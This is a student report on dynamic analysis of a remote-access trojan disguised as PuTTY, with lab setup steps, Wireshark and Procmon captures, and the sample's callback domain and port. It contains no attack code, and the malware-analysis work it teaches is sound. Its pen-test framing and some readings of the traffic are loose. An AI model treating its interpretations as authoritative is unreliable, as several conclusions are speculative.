Escuela Colombiana de Ingeniería Julio Garavito

Demo Company
IT Security and Privacy

Dynamic Malware Analysis

Students:

Laura Sofia Gil Chaves

Camilo Castaño Quintanilla

Teacher:

Ing. Daniel Vela

Business Confidential

October 23rd, 2024

Project 01-11

Version 1.0

Table of Contests

Assessment Overview

From Thursday, October 17 to Monday, October 21, the dynamic malware analysis involves running malicious samples in a controlled environment to observe their behavior in real time. Using two virtual machines, FlareVM for host indicators and REMnux for network indicators, actions such as file creation or system modification (host) as well as communication with external servers (network) can be detected. Tools such as Procmon and Wireshark are key to capturing these events. Malware can deploy persistence mechanisms, such as the creation of files in home folders, and suspicious network connections that allow remote control. This approach is critical to understanding how malware affects systems and facilitates the creation of more effective defensive strategies.

1.Planning: Two VMs are configured, FlareVM for host indicators and REMnux for network indicators, adjusting inetsim and creating a snapshot.

2.Discovery: The malware is detonated and monitored with Wireshark in REMnux and Procmon in FlareVM, capturing network activity and system changes.

3.Attacking: The malware opens backdoors, executes commands and persists on the system, allowing you to analyze its malicious behavior and restore VMs.

4.Reporting: Documentation of vulnerability analysis and possible mitigation options.

Plan → Discovery → Attack →Report

Assessment Components

External Penetration Test

We begin by setting up a secure environment using our virtual machines, FlareVM and REMnux, to monitor network and host indicators. In the reconnaissance phase, we performed a detailed analysis to identify potential vulnerabilities, using tools such as Wireshark and Procmon to capture suspicious network activity and system changes. Then, in the attack phase, we exploit these weaknesses, observing behaviors such as the creation of backdoors, the persistence of malicious files and communication with external servers. In this way, we assess the access points and security risks in the infrastructure.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Vulnerabilities that represent an extremely serious threat, where the malware can cause severe damage to the system or network, such as total machine control, massive data exfiltration or the creation of persistent backdoors, requiring immediate response and system restoration.
High	7.0-8.9	Vulnerabilities where the malware can open ports in the system, inject commands into existing processes or compromise sensitive data, requiring urgent attention to mitigate the impact.

Scope

Assessment	Details
External Penetration Test	GitHub - HuskyHacks/PMAT-labs: Labs for Practical Malware Analysis & Triage

Scope Exclusions

There will be no scope exclusions regarding dynamic malware analysis, as all testing will be conducted in a secure and controlled laboratory environment. The primary focus will be on dynamic malware analysis.

Client Allowances

The permissions required to perform the tests will be provided by the Husky Hacks page, which will allow full access to all necessary files and resources.

Executive Summary

This document outlines the dynamic analysis process for a Remote Access Trojan (RAT) conducted in a controlled virtual environment using REMnux and FlareVM. The analysis is performed in a secure, isolated setup, utilizing a segmented virtual network to prevent any unintended interactions with production systems. Inetsim simulates internet connectivity on REMnux, allowing the malware to communicate as it would in real-world scenarios, while ensuring FlareVM has no direct internet access.

Traffic monitoring is achieved through Wireshark, capturing network data with limited privileges to mitigate exploitation risks. Procmon filters and tracks specific malware behaviors, executed under a non-administrative account to reduce impact on the host system. Prior to executing the RAT, a snapshot of the virtual machine is taken to facilitate a swift return to a clean state after analysis, thus minimizing lingering malware effects. This structured approach not only enhances understanding of malware behavior but also informs future defensive strategies against similar threats while maintaining stringent security protocols.

Attack Summary

The following table describes how we gained internal network access, step by step:

Step	Action	Recommendation
1	In a REMnux machine run *inetsim* to simulate an internet connection and detect the network indicators after detonating the malware in FlareVM.	Ensure that both REMnux and FlareVM are running in an isolated, non-production environment. Use a segmented virtual network that is separate from the rest of your organization's network. This prevents accidental spread of malware.
2	In the FlareVM using ethernet connect to the simulated network.	Ensure that FlareVM has no direct access to the internet. Any outbound communication initiated by the malware should be routed to the REMnux virtual machine.
3	On REMnux open wireshark and start listening for traffic on the interface en0s3.	Ensure that Wireshark is run with limited privileges. This will allow packet capturing without granting full root access, reducing the risk of exploitation if a vulnerability in Wireshark or the system is exploited by malicious traffic.

4	Using Procmon on the FlareVM, establish a filter based on the Process Name of the malware to track the specific behavior of the malware sample during its execution.	Execute Procmon and the malware sample with a non-administrative user account to limit the potential impact of the malware on your system.
5	Do a Dynamic Analisys of a RAT.	Take a snapshot of the VM before running the RAT. This allows you to quickly revert to a clean state after the analysis.

Security Weaknesses

The following weaknesses that a system may have if it contains malware are described.

Inadequate Network Segmentation

Lack of network segmentation can allow malware to spread rapidly between systems. Implement network segmentation to limit the lateral movement of malware and isolate critical systems from each other.

Lack of Real-Time Activity Monitoring

Without monitoring tools, it is difficult to detect malicious behavior as it occurs. Implement intrusion detection systems (IDS) and real-time monitoring tools to identify and alert suspicious activity.

Inadequate Security Configurations

Default or insecure configurations can be exploited by malware to escalate privileges or move laterally. Audit and harden security settings on all systems, making sure to change default passwords and restrict unnecessary permissions.

Unpatched Updates and Patches

Known vulnerabilities in software can be exploited by malware to infiltrate the system. Maintain a regular update schedule and apply security patches for all systems and applications.

Lack of User Education and Awareness

Employees can be the weakest link if they are not informed about phishing tactics and other threats. Implement cybersecurity training programs to educate employees on how to recognize and respond to threats.


External Penetration Test Findings

External Penetration Test Findings

Description:	We set up a secure environment with FlareVM and REMnux to monitor network and host indicators. In the reconnaissance phase, we used tools such as Wireshark and Procmon to identify vulnerabilities. Then, in the attack phase, we exploit these weaknesses, observing the creation of backdoors and communication with external servers, which helps us assess security risks in the infrastructure.
Impact:	Critical
System:	Windows
References:	GitHub - HuskyHacks/PMAT-labs: Labs for Practical Malware Analysis & Triage

Exploit Proof of Concept

1.Describe initial detonation. Are there any notable occurrences at first detonation? Without internet simulation? With internet simulation?


Capturing from enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
enp0s3


```
No.  Time           Source                   Destination          Protocol Length Info
 145 318.970480714 10.0.0.1                 224.0.0.251          MDNS      280 Standard query response 0x0000 SRV, cache flush 0 0 7680 Redes102.local TXT, cache flush A, cache flu…
 146 318.971346437 fe80::4a52:ffcb:1e0…     ff02::fb             MDNS      300 Standard query response 0x0000 SRV, cache flush 0 0 7680 Redes102.local TXT, cache flush A, cache flu…
 147 343.124226983 10.0.0.3                 10.0.0.255           BROWSER   243 Host Announcement DESKTOP-E0UOONU, Workstation, Server, NT Workstation
 148 374.593143955 10.0.0.3                 10.0.0.4             DNS        98 Standard query 0x4cd6 A bonus2.corporatebonusapplication.local
 149 374.595947848 10.0.0.4                 10.0.0.3             DNS       114 Standard query response 0x4cd6 A bonus2.corporatebonusapplication.local A 10.0.0.4
 150 374.598105780 10.0.0.3                 10.0.0.4             TCP        66 49788 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
 151 374.598112419 10.0.0.4                 10.0.0.3             TCP        54 8443 → 49788 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 152 375.101053368 10.0.0.3                 10.0.0.4             TCP        66 [TCP Retransmission] [TCP Port numbers reused] 49788 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=2…
 153 375.101084332 10.0.0.4                 10.0.0.3             TCP        54 8443 → 49788 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 154 375.624783190 10.0.0.3                 10.0.0.4             TCP        66 [TCP Retransmission] [TCP Port numbers reused] 49788 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=2…
 155 375.624819942 10.0.0.4                 10.0.0.3             TCP        54 8443 → 49788 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 156 376.155075330 10.0.0.3                 10.0.0.4             TCP        66 [TCP Retransmission] [TCP Port numbers reused] 49788 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=2…
 157 376.155107424 10.0.0.4                 10.0.0.3             TCP        54 8443 → 49788 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 158 376.669705661 10.0.0.3                 10.0.0.4             TCP        66 [TCP Retransmission] [TCP Port numbers reused] 49788 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=2…
 159 376.669737792 10.0.0.4                 10.0.0.3             TCP        54 8443 → 49788 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 160 379.156161731 PcsCompu_28:bd:d9        PcsCompu_d0:ca:88    ARP        60 Who has 10.0.0.4? Tell 10.0.0.3
 161 379.156187307 PcsCompu_d0:ca:88        PcsCompu_28:bd:d9    ARP        42 10.0.0.4 is at 08:00:27:d0:ca:88
 162 379.808169735 PcsCompu_d0:ca:88        PcsCompu_28:bd:d9    ARP        42 Who has 10.0.0.3? Tell 10.0.0.4
 163 379.808750305 PcsCompu_28:bd:d9        PcsCompu_d0:ca:88    ARP        60 10.0.0.3 is at 08:00:27:28:bd:d9
 164 405.469577692 10.0.0.4                 10.0.0.2             DHCP      332 DHCP Request  - Transaction ID 0x881f58b5
 165 405.479930510 10.0.0.2                 10.0.0.4             DHCP      590 DHCP ACK      - Transaction ID 0x881f58b5
 166 410.527471057 PcsCompu_d0:ca:88        PcsCompu_b2:df:99    ARP        42 Who has 10.0.0.2? Tell 10.0.0.4

› Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface enp0s3, id 0

0000  08 00 27 d0 ca 88 08 00  27 28 bd d9 08 00 45 00   ··'·····  '(····E·
0010  00 34 95 a6 40 00 80 06  51 17 0a 00 00 03 0a 00   ·4··@···  Q·······
0020  00 04 c2 78 01 bb bb 2d  6b 0a 00 00 00 00 80 02   ···x···-  k·······
0030  fa f0 75 ad 00 00 02 04  05 b4 01 03 03 08 01 01   ··u·····  ········
0040  04 02                                              ··

enp0s3: <live capture in progress>          Packets: 197 · Displayed: 197 (100.0%)          Profile: Default
```

Analyzing wireshark with internet and without internet, we get the same results:

- IP 10.0.0.4 is sending TCP reset packets to 10.0.0.3 on port 8443, rejecting or forcibly terminating connections. Multiple TCP resets in a short timeframe can suggest malicious activity or some abnormal condition in the network, such as an attack that terminates or disrupts ongoing connections.


- There are several TCP retransmissions between IP 10.0.0.3 and 10.0.0.4, showing continuous attempts to initiate a connection (SYN flag) followed by reset responses. This flow could indicate misconfiguration, network instability or a device refusing connections under load.
- Around packet 160–165, several ARP (Address Resolution Protocol) requests are seen. Increased ARP traffic might suggest network mapping or potential reconnaissance activity.

2. From the host-based indicators perspective, what is the main payload that is initiated at detonation? What tool can you use to identify this?



Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

```
Time ...  Process Name  PID   Operation       Path                                                                               Result          Detail
5:33:3... putty.exe     6940  QueryOpen       C:\Windows\System32\wow64log.dll                                                   NAME NOT FOUND
5:33:3... putty.exe     6940  CreateFile      C:\Windows                                                                         SUCCESS         Desired Access: R...
5:33:3... putty.exe     6940  QueryNameInfo...C:\Windows                                                                         SUCCESS         Name: \Windows
5:33:3... putty.exe     6940  CloseFile       C:\Windows                                                                         SUCCESS
5:33:3... putty.exe     6940  RegOpenKey      HKLM\Software\Microsoft\Wow64\x86                                                  SUCCESS         Desired Access: R...
5:33:3... putty.exe     6940  RegQueryValue   HKLM\SOFTWARE\Microsoft\Wow64\x86\putty.exe                                        NAME NOT FOUND  Length: 520
5:33:3... putty.exe     6940  RegQueryValue   HKLM\SOFTWARE\Microsoft\Wow64\x86\(Default)                                        SUCCESS         Type: REG_SZ, Le...
5:33:3... putty.exe     6940  RegCloseKey     HKLM\SOFTWARE\Microsoft\Wow64\x86                                                  SUCCESS
5:33:3... putty.exe     6940  Load Image      C:\Windows\System32\wow64cpu.dll                                                   SUCCESS         Image Base: 0x776...
5:33:3... putty.exe     6940  RegOpenKey      HKLM\System\CurrentControlSet\Control\Session Manager                              REPARSE         Desired Access: Q...
5:33:3... putty.exe     6940  RegOpenKey      HKLM\System\CurrentControlSet\Control\Session Manager                              SUCCESS         Desired Access: Q...
5:33:3... putty.exe     6940  RegSetInfoKey   HKLM\System\CurrentControlSet\Control\Session Manager                              SUCCESS         KeySetInformation...
5:33:3... putty.exe     6940  RegQueryValue   HKLM\System\CurrentControlSet\Control\Session Manager\RaiseExceptionOnPossibleDeadlock  NAME NOT FOUND  Length: 80
5:33:3... putty.exe     6940  RegCloseKey     HKLM\System\CurrentControlSet\Control\Session Manager                              SUCCESS
5:33:3... putty.exe     6940  RegOpenKey      HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap                 REPARSE         Desired Access: Q...
5:33:3... putty.exe     6940  RegOpenKey      HKLM\System\CurrentControlSet\Control\Session Manager\Segment Heap                 NAME NOT FOUND  Desired Access: Q...
5:33:3... putty.exe     6940  RegOpenKey      HKLM\SYSTEM\CurrentControlSet\Control\Session Manager                              REPARSE         Desired Access: Q...
5:33:3... putty.exe     6940  RegOpenKey      HKLM\System\CurrentControlSet\Control\Session Manager                              SUCCESS         Desired Access: Q...
5:33:3... putty.exe     6940  RegSetInfoKey   HKLM\System\CurrentControlSet\Control\Session Manager                              SUCCESS         KeySetInformation...
5:33:3... putty.exe     6940  RegQueryValue   HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies             NAME NOT FOUND  Length: 24
5:33:3... putty.exe     6940  RegCloseKey     HKLM\System\CurrentControlSet\Control\Session Manager                              SUCCESS
5:33:3... putty.exe     6940  CreateFile      C:\Users\analysis\Downloads\PMAT-labs-main (2)\PMAT-labs-main\labs\1-3.Challenge-SillyPutty  SUCCESS  Desired Access: E...
5:33:3... putty.exe     6940  Load Image      C:\Windows\SysWOW64\kernel32.dll                                                   SUCCESS         Image Base: 0x76b...
5:33:3... putty.exe     6940  Load Image      C:\Windows\SysWOW64\KernelBase.dll                                                 SUCCESS         Image Base: 0x757...
5:33:3... putty.exe     6940  RegOpenKey      HKLM\System\CurrentControlSet\Control\SafeBoot\Option                              REPARSE         Desired Access: Q...
5:33:3... putty.exe     6940  RegOpenKey      HKLM\System\CurrentControlSet\Control\SafeBoot\Option                              NAME NOT FOUND  Desired Access: Q...
5:33:3... putty.exe     6940  RegOpenKey      HKLM\System\CurrentControlSet\Control\Srp\GP\DLL                                   REPARSE         Desired Access: R...
5:33:3... putty.exe     6940  RegOpenKey      HKLM\System\CurrentControlSet\Control\Srp\GP\DLL                                   NAME NOT FOUND  Desired Access: R...
5:33:3... putty.exe     6940  RegOpenKey      HKLM\Software\WOW6432Node\Policies\Microsoft\Windows\Safer\CodeIdentifiers        REPARSE         Desired Access: Q...
5:33:3... putty.exe     6940  RegOpenKey      HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers                     SUCCESS         Desired Access: Q...
5:33:3... putty.exe     6940  RegSetInfoKey   HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers                     SUCCESS         KeySetInformation...
5:33:3... putty.exe     6940  RegQueryValue   HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers\TransparentEnabled  NAME NOT FOUND  Length: 80
5:33:3... putty.exe     6940  RegCloseKey     HKLM\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers                     SUCCESS
5:33:3... putty.exe     6940  RegOpenKey      HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers                     NAME NOT FOUND  Desired Access: Q...
5:33:3... putty.exe     6940  RegOpenKey      HKLM\System\CurrentControlSet\Control\FileSystem\                                  REPARSE         Desired Access: R...
5:33:3... putty.exe     6940  RegOpenKey      HKLM\System\CurrentControlSet\Control\FileSystem                                   SUCCESS         Desired Access: R...
5:33:3... putty.exe     6940  RegSetInfoKey   HKLM\System\CurrentControlSet\Control\FileSystem                                   SUCCESS         KeySetInformation...
5:33:3... putty.exe     6940  RegQueryValue   HKLM\System\CurrentControlSet\Control\FileSystem\LongPathsEnabled                  SUCCESS         Type: REG_DWO...
5:33:3... putty.exe     6940  RegCloseKey     HKLM\System\CurrentControlSet\Control\FileSystem                                   SUCCESS
5:33:3... putty.exe     6940  QueryOpen       C:\Windows\SysWOW64\apphelp.dll                                                    SUCCESS         CreationTime: 9/7/...
Showing 1,566 of 1,377,082 events (0.11%)   Backed by virtual memory
```




```
5:33:3... putty.exe  6940  RegQueryValue  HKLM\System\CurrentControlSet\Control\Session Manager\ResourcePolicies             NAME NOT FOUND  Length: 24
5:33:3... putty.exe  6940  RegCloseKey    HKLM\System\CurrentControlSet\Control\Session Manager                              SUCCESS
5:33:3... putty.exe  6940  CreateFile     C:\Users\analysis\Downloads\PMAT-labs-main (2)\PMAT-labs-main\labs\1-3.Challenge-SillyPutty  SUCCESS  Desired Access: E...
5:33:3... putty.exe  6940  Load Image     C:\Windows\SysWOW64\kernel32.dll                                                   SUCCESS         Image Base: 0x76b...
5:33:3... putty.exe  6940  Load Image     C:\Windows\SysWOW64\KernelBase.dll                                                 SUCCESS         Image Base: 0x757...
5:33:3... putty.exe  6940  RegOpenKey     HKLM\System\CurrentControlSet\Control\SafeBoot\Option                              REPARSE         Desired Access: Q...
5:33:3... putty.exe  6940  RegOpenKey     HKLM\System\CurrentControlSet\Control\SafeBoot\Option                              NAME NOT FOUND  Desired Access: Q...
5:33:3... putty.exe  6940  RegOpen                                                                                   LL              REPARSE         Desired Access: R...
```

The primary process initiated at detonation is PuTTY, an SSH client commonly used for secure remote access. Its execution suggests it might be used as part of the payload for remote connections or lateral movement. PuTTY queries registry keys and interacts with several system directories, indicating that it is setting up its environment for execution. We can use the next tools for identification:

- **Process Monitor** provides detailed logs of process, registry, and file activity.
- **Process Explorer:** can offer additional insight into process relationships, command-line arguments, and network activity.
- **Wireshark:** could be used to monitor any outgoing network connections initiated by PuTTY, especially if remote connections are involved.

3.What is the DNS record that is queried at detonation?

The corresponding DNS record is *bonus2.corporatebonusapplication.local.* This can be located in Wireshark by applying a filter for DNS records during detonation.



REMnux (Snapshot 1 r) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Wireshark ▾
Oct 17 19:53
*enp0s3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
dns
```


```
No.  Time          Source     Destination Protocol Length Info
  2 9.994504448    10.0.0.3   10.0.0.4    DNS       98 Standard query 0xaea5 A bonus2.corporatebonusapplication.local
  3 9.997146103    10.0.0.4   10.0.0.3    DNS      114 Standard query response 0xaea5 A bonus2.corporatebonusapplication.local A 10.0.0.4
162 145.363890221 10.0.0.3   10.0.0.4    DNS      132 Standard query 0xaa5c PTR 2.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa
163 145.370239538 10.0.0.4   10.0.0.3    DNS      161 Standard query response 0xaa5c PTR 2.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa PTR www.inetsim.org
164 147.418197456 10.0.0.3   10.0.0.4    DNS       81 Standard query 0xb59f PTR 4.0.0.10.in-addr.arpa
165 147.425791225 10.0.0.4   10.0.0.3    DNS      110 Standard query response 0xb59f PTR 4.0.0.10.in-addr.arpa PTR www.inetsim.org
172 161.424428200 10.0.0.3   10.0.0.4    DNS       98 Standard query 0xaea5 A bonus2.corporatebonusapplication.local
173 161.427252539 10.0.0.4   10.0.0.3    DNS      114 Standard query response 0xaea5 A bonus2.corporatebonusapplication.local A 10.0.0.4
175 162.266050234 10.0.0.3   10.0.0.4    DNS       81 Standard query 0x69f0 PTR 1.0.0.10.in-addr.arpa
176 162.269872968 10.0.0.3   10.0.0.4    DNS       84 Standard query 0x0ff2 PTR 251.0.0.224.in-addr.arpa
177 162.269873080 10.0.0.3   10.0.0.4    DNS      132 Standard query 0x3e3b PTR 4.1.0.f.f.0.e.1.b.c.f.f.2.5.a.4.0.0.0.0.0.0.0.0.0.0.0.0.0.8.e.f.ip6.arpa
178 162.269873143 10.0.0.3   10.0.0.4    DNS      132 Standard query 0xb2ea PTR b.f.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa
179 162.273115668 10.0.0.4   10.0.0.3    DNS      110 Standard query response 0x69f0 PTR 1.0.0.10.in-addr.arpa PTR www.inetsim.org
180 162.277588232 10.0.0.4   10.0.0.3    DNS      113 Standard query response 0x0ff2 PTR 251.0.0.224.in-addr.arpa PTR www.inetsim.org
181 162.281590259 10.0.0.4   10.0.0.3    DNS      161 Standard query response 0x3e3b PTR 4.1.0.f.f.0.e.1.b.c.f.f.2.5.a.4.0.0.0.0.0.0.0.0.0.0.0.0.0.8.e.f.ip6.arpa PTR www.inetsim.org
182 162.288264423 10.0.0.4   10.0.0.3    DNS      161 Standard query response 0xb2ea PTR b.f.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.2.0.f.f.ip6.arpa PTR www.inetsim.org
202 229.823653699 10.0.0.3   10.0.0.4    DNS       83 Standard query 0xd620 PTR 255.0.0.10.in-addr.arpa
203 229.830009814 10.0.0.4   10.0.0.3    DNS      112 Standard query response 0xd620 PTR 255.0.0.10.in-addr.arpa PTR www.inetsim.org
221 365.909879282 10.0.0.3   10.0.0.4    DNS       74 Standard query 0xeb3f A www.google.com
222 365.910166128 10.0.0.3   10.0.0.4    DNS       74 Standard query 0xc82b HTTPS www.google.com
223 365.917825120 10.0.0.4   10.0.0.3    DNS       90 Standard query response 0xeb3f A www.google.com A 10.0.0.4
224 365.920823644 10.0.0.4   10.0.0.3    DNS       74 Standard query response 0xc82b Not implemented HTTPS www.google.com
225 365.921239497 10.0.0.3   10.0.0.4    DNS       74 Standard query 0x12b3 HTTPS www.google.com
226 365.923416780 10.0.0.4   10.0.0.3    DNS       74 Standard query response 0x12b3 Not implemented HTTPS www.google.com
257 400.771915254 10.0.0.3   10.0.0.4    DNS       81 Standard query 0x0bcc PTR 2.0.0.10.in-addr.arpa
258 400.771915888 10.0.0.3   10.0.0.4    DNS       88 Standard query 0x7a4f PTR 250.255.255.239.in-addr.arpa
259 400.780057709 10.0.0.4   10.0.0.3    DNS      110 Standard query response 0x0bcc PTR 2.0.0.10.in-addr.arpa PTR www.inetsim.org
260 400.783415550 10.0.0.4   10.0.0.3    DNS      117 Standard query response 0x7a4f PTR 250.255.255.239.in-addr.arpa PTR www.inetsim.org
